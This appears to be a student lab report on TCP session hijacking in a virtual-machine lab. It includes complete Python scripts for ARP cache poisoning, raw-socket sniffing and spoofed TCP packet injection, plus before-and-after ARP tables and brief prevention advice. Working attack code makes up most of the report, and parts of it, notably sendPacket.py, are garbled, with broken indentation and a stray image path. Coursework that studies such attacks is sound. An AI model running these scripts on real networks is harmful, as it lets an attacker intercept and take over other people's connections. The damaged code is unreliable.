CSE 406
Computer Security Sessional

TCP Session Hijacking

Syed Zami-Ul-Haque Navid
1505056

Department of Computer Science and Engineering Bangladesh University of Engineering and Technology (BUET) Dhaka 1000

Environment Setup:

1)For this experiment, three devices were needed. One TCP server, one TCP client and another attacker PC.

2)TCP server was set up on a virtual machine. This machine had seed ubuntu 16.04 for its OS. The MAC address of this machine is `08:00:27:34:ad:ad`

3) TCP client was set up on host OS(Windows). The MAC address of this machine is `40:e2:30:ad:42:a1`

4) The attacker machine was set up on another Virtual Machine. That too had seed ubuntu 16.04 for its OS. The MAC address of the machine is 08:00:27:d1:34:86

5) The TCP server was an echo server. The same goes for the TCP client.

6) The TCP client initiated the TCP connection. TCP client then sent a message to the server. The server replied by sending another message in response. This loop went on forever. The following are the screenshots taken of the terminals of TCP server and client respectively.

Attack Demonstration:

1) The attack begins by poisoning the arp tables in both the TCP server and the TCP client
2) The attacker sends ARP Reply packets to both the server and the client simultaneously. These packets are sent during the entirety of the attack.
3) As a consequence, the server is forced to map the MAC address of the attacker against the IP address of the client. Similarly, the client is forced to map the IP address of the server against the MAC address of the attacker. The following code snippets carry out the aforementioned steps.

```
violated_ip = sys.argv[2]
victim_ip = sys.argv[1]

s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.htons(0x0800))
s.bind(("enp0s3",socket.htons(0x0800)))

#ARP packet header items

attckerMAC = '\x08\x00\x27\xd1\x34\x86'
victimMAC = '\x40\xE2\x30\xAD\x42\xA1'

ethertype ='\x08\x06' #protocol type for Ethernet
#ethernet frame(dest mac+src mac+ethertype+payload)
ethernet1 = victimMAC + attckerMAC + ethertype

htype = '\x00\x01' #hardware type
protype = '\x08\x00' #protocol type for IPv4
hsize = '\x06' #hardware address length
psize = '\x04' #protocol address length
opcode = '\x00\x02' #code for ARP reply

violatedIP = socket.inet_aton ( violated_ip )
victimip = socket.inet_aton ( victim_ip )
victim_ARP = ethernet1 + htype + protype + hsize + psize + opcode + attckerMAC + violatedIP + victimMAC + victimip

while True:
    s.send(victim_ARP)
```

```
violated_ip = sys.argv[2]
victim_ip = sys.argv[1]

s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.htons(0x0800))
s.bind(("enp0s3",socket.htons(0x0800)))

#ARP packet header items

attckerMAC = '\x08\x00\x27\xd1\x34\x86'
victimMAC = '\x08\x00\x27\x34\xad\xad'

ethertype ='\x08\x06' #protocol type for Ethernet
#ethernet frame(dest mac+src mac+ethertype+payload)
ethernet1 = victimMAC + attckerMAC + ethertype

htype = '\x00\x01' #hardware type
protype = '\x08\x00' #protocol type for IPv4
hsize = '\x06' #hardware address length
psize = '\x04' #protocol address length
opcode = '\x00\x02' #code for ARP reply

violatedIP = socket.inet_aton ( violated_ip )
victimIP = socket.inet_aton ( victim_ip )
victim_ARP = ethernet1 + htype + protype + hsize + psize + opcode + attckerMAC + violatedIP + victimMAC + victimIP

while True:
    s.send(victim_ARP)
```

Following are the screenshots of the arp tables before and during attack respectively:

```
[09/07/19]seed@VM:~$ arp -a
? (192.168.1.102) at 40:e2:30:ad:42:a1 [ether] on enp0s3
? (192.168.1.1) at f4:f2:6d:d5:56:8c [ether] on enp0s3
[09/07/19]seed@VM:~$
```

Windows PowerShell

```
PS C:\Users\Asus> arp -a

Interface: 192.168.1.102 --- 0xc
  Internet Address      Physical Address      Type
  192.168.1.1           f4-f2-6d-d5-56-8c     dynamic
  192.168.1.103         a4-f1-e8-2a-25-43     dynamic
  192.168.1.105         08-00-27-34-ad-ad     dynamic
  192.168.1.107         94-6a-b0-19-71-47     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Before Attack

```
[09/07/19]seed@VM:~$ arp -a
? (192.168.1.102) at 08:00:27:d1:34:86 [ether] on enp0s3
? (192.168.1.1) at f4:f2:6d:d5:56:8c [ether] on enp0s3
[09/07/19]seed@VM:~$
```

```
Interface: 192.168.1.102 --- 0xc
  Internet Address      Physical Address      Type
  192.168.1.1           f4-f2-6d-d5-56-8c     dynamic
  192.168.1.103         a4-f1-e8-2a-25-43     dynamic
  192.168.1.105         08-00-27-d1-34-86     dynamic
  192.168.1.107         94-6a-b0-19-71-47     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

During Attack

4) Step 3 has allowed the attacker to launch a man in the middle attack. Now the attacker can receive packets sent by both the server and the client.
5) When the attacker receives a packet from the server, the attacker pretends to be the client and responds on the client's behalf. The attacker puts the client's IP address in the source address and the client's port number in the TCP header. The ACK number and Sequence number are adjusted accordingly. The attacker also sends a packet to the client with the FIN flag set to close the connection for the client.
6) When the attacker receives a packet from the client, the attacker pretends to be the client and sends the packet to the server on the client's behalf. The attacker also sends a packet to the client with the FIN flag set.
   The details are the same as described in step 5.
   Following are the code snippets that carry out step 5 and 6

```
if(sourceIP == victimIP):
    print "received from victim"
    data = "Owned!"
    ip = IPPacket(destIP, sourceIP)
    ip.assemble_ipv4_fields()
    tcp = TCPPacket(destPort, sourcePort, destIP, sourceIP, seqNo, ackNo, 0,data)
    tcp.assemble_tcp_fields()
    sock2.sendto(ip.header+tcp.header+struct.pack("!6s",data), (destIP, destPort))
    print "packet sent to server\n\n"

    ip = IPPacket(sourceIP, destIP)
    ip.assemble_ipv4_fields()
    tcp = TCPPacket(sourcePort, destPort, sourceIP, destIP, ackNo, seqNo+totalLen, 1,data)
    tcp.assemble_tcp_fields()
    sock2.sendto(ip.header+tcp.header, (sourceIP, sourcePort))
    print "packet sent to victim\n\n"
```


```
elif(sourceIP==serverIP):
    print "received from server"
    data = "Owned!"
    ip = IPPacket(sourceIP, destIP)
    ip.assemble_ipv4_fields()
    tcp = TCPPacket(sourcePort, destPort, sourceIP, destIP, ackNo, seqNo+totalLen, 0,data)
    tcp.assemble_tcp_fields()
    sock2.sendto(ip.header+tcp.header+struct.pack("!6s",data), (sourceIP, sourcePort))
    print "packet sent to server\n\n"

    ip = IPPacket(destIP, sourceIP)
    ip.assemble_ipv4_fields()
    tcp = TCPPacket(destPort, sourcePort, destIP, sourceIP, seqNo, ackNo, 1,data)
    tcp.assemble_tcp_fields()
    sock2.sendto(ip.header+tcp.header, (destIP, destPort))
    print "packet sent to victim\n\n"
```

Success of the attack:

The attack was successful. The attacker kept sending packets to the server on the client's behalf. The server also unwittingly kept responding to the packets sent by the attacker. On the other hand, the connection was closed for the client. Therefore, the TCP connection between the server and the client was successfully hijacked.

Observer output:



Server and Client terminals during attack

Prevention:

1) The sequence number in the TCP header can be a pseudo-random number. The TCP server and client can agree on a scheme at the connection establishment phase which will define the sequence numbers.
2) Packet headers can be encrypted so that attackers fail to extract necessary information from the headers(as was shown in the experiment above). Internet security protocol (IPSEC) has the ability to encrypt the packet on some shared key between the two parties involved in communication. IPsec runs in two modes: Transport and Tunnel.In Transport Mode only the data sent in the packet is encrypted while in Tunnel Mode both packet headers and data are encrypted.

poisonServer.py

```
import socket
import struct
import binascii
import sys

violated_ip = sys.argv[2]
victim_ip = sys.argv[1]

s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.htons(0x0800))
s.bind(("enp0s3",socket.htons(0x0800)))

#ARP packet header items

attckerMAC = '\x08\x00\x27\xd1\x34\x86'
victimMAC = '\x08\x00\x27\x34\xad\xad'

ethertype ='\x08\x06' #protocol type for Ethernet
#ethernet frame(dest mac+src mac+ethertype+payload)
```

```
ethernet1 = victimMAC + attckerMAC + ethertype

htype = '\x00\x01' #hardware type
protype = '\x08\x00' #protocol type for IPv4
hsize = '\x06' #hardware address length
psize = '\x04' #protocol address length
opcode = '\x00\x02' #code for ARP reply

violatedIP = socket.inet_aton ( violated_ip )
victimIP = socket.inet_aton ( victim_ip )
victim_ARP = ethernet1 + htype + protype + hsize + psize + opcode + attckerMAC + violatedIP +
victimMAC + victimIP

while True:
   s.send(victim_ARP)
```

poisonClient.py

The same as “poisonServer.py” except the values in **victimMAC** and **attackerMAC**

Sniffing.py

```
import socket
import struct
import binascii
import sys
from sendPacket import IPPacket
from sendPacket import TCPPacket

victimIP = sys.argv[1]
serverIP = sys.argv[2]

sock = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket. htons(
    0x0800))  # third argument denotes to IP Protocol
sock2 = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_RAW)

print "socket has been established"


sourceIP = ""
destIP = ""
sourcePort = 0
destPort = 0
seqNo = 0
ackNo = 0
while True:
    packet = sock.recvfrom(65535)
    ethernet_header = packet[0][0:14]
    # the ! stands for network order
    eth_header = struct.unpack("!6s6s2s", ethernet_header)
    ipheader = packet[0][14:34]
    ip_header = struct.unpack("!BBHHHBBH4s4s", ipheader)
    tcp_header = packet[0][34:54]
    tcp_info = struct.unpack("!HHLL8s", tcp_header)

    sourceIP = socket.inet_ntoa(ip_header[8])
    destIP = socket.inet_ntoa(ip_header[9])
```

```
    sourcePort = tcp_info[0]
    destPort = tcp_info[1]
    seqNo = tcp_info[2]
    ackNo = tcp_info[3]
    totalLen = ip_header[2]-40


    if(sourceIP == victimIP):
        print "received from victim"
        data = "Owned!"
        ip = IPPacket(destIP, sourceIP)
        ip.assemble_ipv4_fields()
        tcp = TCPPacket(destPort, sourcePort, destIP, sourceIP, seqNo, ackNo, 0,data)
        tcp.assemble_tcp_fields()
        sock2.sendto(ip.header+tcp.header+struct.pack("!6s",data), (destIP, destPort))
        print "packet sent to server\n\n"

        ip = IPPacket(sourceIP, destIP)
        ip.assemble_ipv4_fields()
        tcp = TCPPacket(sourcePort, destPort, sourceIP, destIP, ackNo, seqNo+totalLen, 1,data)
        tcp.assemble_tcp_fields()
        sock2.sendto(ip.header+tcp.header, (sourceIP, sourcePort))
        print "packet sent to victim\n\n"
    elif(sourceIP==serverIP):
        print "received from server"
        data = "Owned!"
        ip = IPPacket(sourceIP, destIP)
        ip.assemble_ipv4_fields()
        tcp = TCPPacket(sourcePort, destPort, sourceIP, destIP, ackNo, seqNo+totalLen, 0,data)
        tcp.assemble_tcp_fields()
        sock2.sendto(ip.header+tcp.header+struct.pack("!6s",data), (sourceIP, sourcePort))
        print "packet sent to server\n\n"

        ip = IPPacket(destIP, sourceIP)
        ip.assemble_ipv4_fields()
        tcp = TCPPacket(destPort, sourcePort, destIP, sourceIP, seqNo, ackNo, 1,data)
        tcp.assemble_tcp_fields()
        sock2.sendto(ip.header+tcp.header, (destIP, destPort))
        print "packet sent to victim\n\n"
```

sendPacket.py

```
import socket
import struct


class IPPacket:
 def __init__(self, dst, src):
  self.dst = dst
  self.src = src
  self.header = None
  self.create_ipv4_fields_list()

 def assemble_ipv4_fields(self):
  self.header = struct.pack('!BBHHHBBH4s4s',
   self.ip_version,   # IP Version
   self.ip_dfc,   # service flags
```

```
  self.ip_totalLen,   # Total Length
  self.ip_id,   # Identification
  self.ip_flag,   # Flags
  self.ip_ttl,   # Time to leave
  self.ip_proto,  # protocol
  self.ip_checksum,   # Checksum
  self.ip_srcAddr,  # Source IP
  self.ip_destAddr  # Destination IP
  )
 return self.header

def create_ipv4_fields_list(self):

 #Internet Protocol Version
 ip_version = 4
 ip_headerlen = 5

 self.ip_version = (ip_version << 4) + ip_headerlen

 #Differentiate Service Field
 ip_service1 = 0
 ip_service2 = 0

 self.ip_dfc = (ip_service1 << 2) + ip_service2

 #Total Length
 self.ip_totalLen = 0

 #Identification
 self.ip_id = 54321

 #Flags
 ip_rsv = 0
 ip_dtf = 0
 ip_mrf = 0
 ip_frag_offset = 0

 self.ip_flag = (ip_rsv << 7) + (ip_dtf << 6) + (ip_mrf << 5) + (ip_frag_offset)

 #Total Length
 self.ip_ttl = 255

 #Protocol
 self.ip_proto = socket.IPPROTO_TCP

 #Check Sum
 self.ip_checksum = 0

 #Source Address
 self.ip_srcAddr = socket.inet_aton(self.src)

 #Destination Address
 self.ip_destAddr = socket.inet_aton(self.dst)

 return
```

```
class TCPPacket:
    def __init__(self, destPort, srcPort, dst, src, seqNo, ackNo, fin ,data):
        self.destPort = destPort
        self.srcPort = srcPort
        self.src_ip = src
        self.dst_ip = dst
        self.data = data
        self.seqNo = seqNo
        self.ackNo = ackNo
        self.fin = fin
        self.push = 1
        self.acknowledge = 1
        self.header = None
        self.create_tcp_feilds()

    def assemble_tcp_fields(self):
        self.header = struct.pack('!HHLLBBHHH',  # Data Structure Representation
                                  self.tcp_src,   # Source port
                                  self.tcp_dst,    # Destination port
                                  self.tcp_seq,    # Sequence
                                  self.tcp_ack_seq,  # ack no
                                  self.tcp_hdr_len,   # Header Length
                                  self.tcp_flags,    # TCP Flags
                                  self.tcp_windowsize,   # TCP Windows
                                  self.tcp_checksum,  # TCP checksum
                                  self.tcp_urg_ptr  # TCP Urgent Pointer
                                  )

        self.calculate_checksumCreation()  # Call Calculate CheckSum
        return

    def reassemble_tcp_fields(self):
        self.header = struct.pack('!HHLLBBH',
                                  self.tcp_src,
                                  self.tcp_dst,
                                  self.tcp_seq,
                                  self.tcp_ack_seq,
                                  self.tcp_hdr_len,
                                  self.tcp_flags,
                                  self.tcp_windowsize
                                  )+struct.pack("H",
                                  self.tcp_checksum
                                  )+struct.pack('!H',
                                  self.tcp_urg_ptr)
        return

    def calculate_checksumCreation(self):
        src_addr = socket.inet_aton(self.src_ip)
        dest_addr = socket.inet_aton(self.dst_ip)
        placeholder = 0
        protocol = socket.IPPROTO_TCP
        tcp_len = len(self.header) + len(self.data)

        psh = struct.pack('!4s4sBBH',
                          src_addr,
                          dest_addr,
                          placeholder,
```

```
                    protocol,
                    tcp_len
                    )

    psh = psh + self.header + self.data

    self.tcp_checksum = self.checksumCreation(psh)

    self.reassemble_tcp_fields()

    return

def checksumCreation(self, msg):
    s = 0  # Binary Sum

    # loop taking 2 characters at a time
    for i in range(0, len(msg), 2):

        a = ord(msg[i])
        b = ord(msg[i+1])
        s = s + (a+(b << 8))

    # One's Complement
    s = s + (s >> 16)
    s = ~s & 0xffff
    return s

def create_tcp_feilds(self):

    #Source Port
    self.tcp_src = self.srcPort

    #Destination Port
    self.tcp_dst = self.destPort

    #TCP Sequence Number
    self.tcp_seq = self.seqNo

    #TCP Acknowledgement Number
    self.tcp_ack_seq = self.ackNo

    #Header Length
    self.tcp_hdr_len = 80

    #TCP Flags
    tcp_flags_rsv = (0 << 9)
    tcp_flags_rsv2 = (0 << 8)
    tcp_flags_rsv3 = (0 << 7)
    tcp_flags_rsv4 = (0 << 6)
    tcp_flags_urg = (0 << 5)
    tcp_flags_ack = (self.acknowledge << 4)
    tcp_flags_psh = (self.push << 3)
    tcp_flags_rst = (0 << 2)
    tcp_flags_syn = (0 << 1)
    tcp_flags_fin = (self.fin)
```

```
        self.tcp_flags = tcp_flags_rsv + tcp_flags_rsv2 + tcp_flags_rsv3 + tcp_flags_rsv4 +
tcp_flags_urg + tcp_flags_ack + \
            tcp_flags_psh + tcp_flags_rst + tcp_flags_syn + tcp_flags_fin

        #TCP Window Size
        self.tcp_windowsize = socket.htons(5840)

        #TCP CheckSum
        self.tcp_checksum = 0

        #TCP Urgent Pointer
        self.tcp_urg_ptr = 0

        Return
```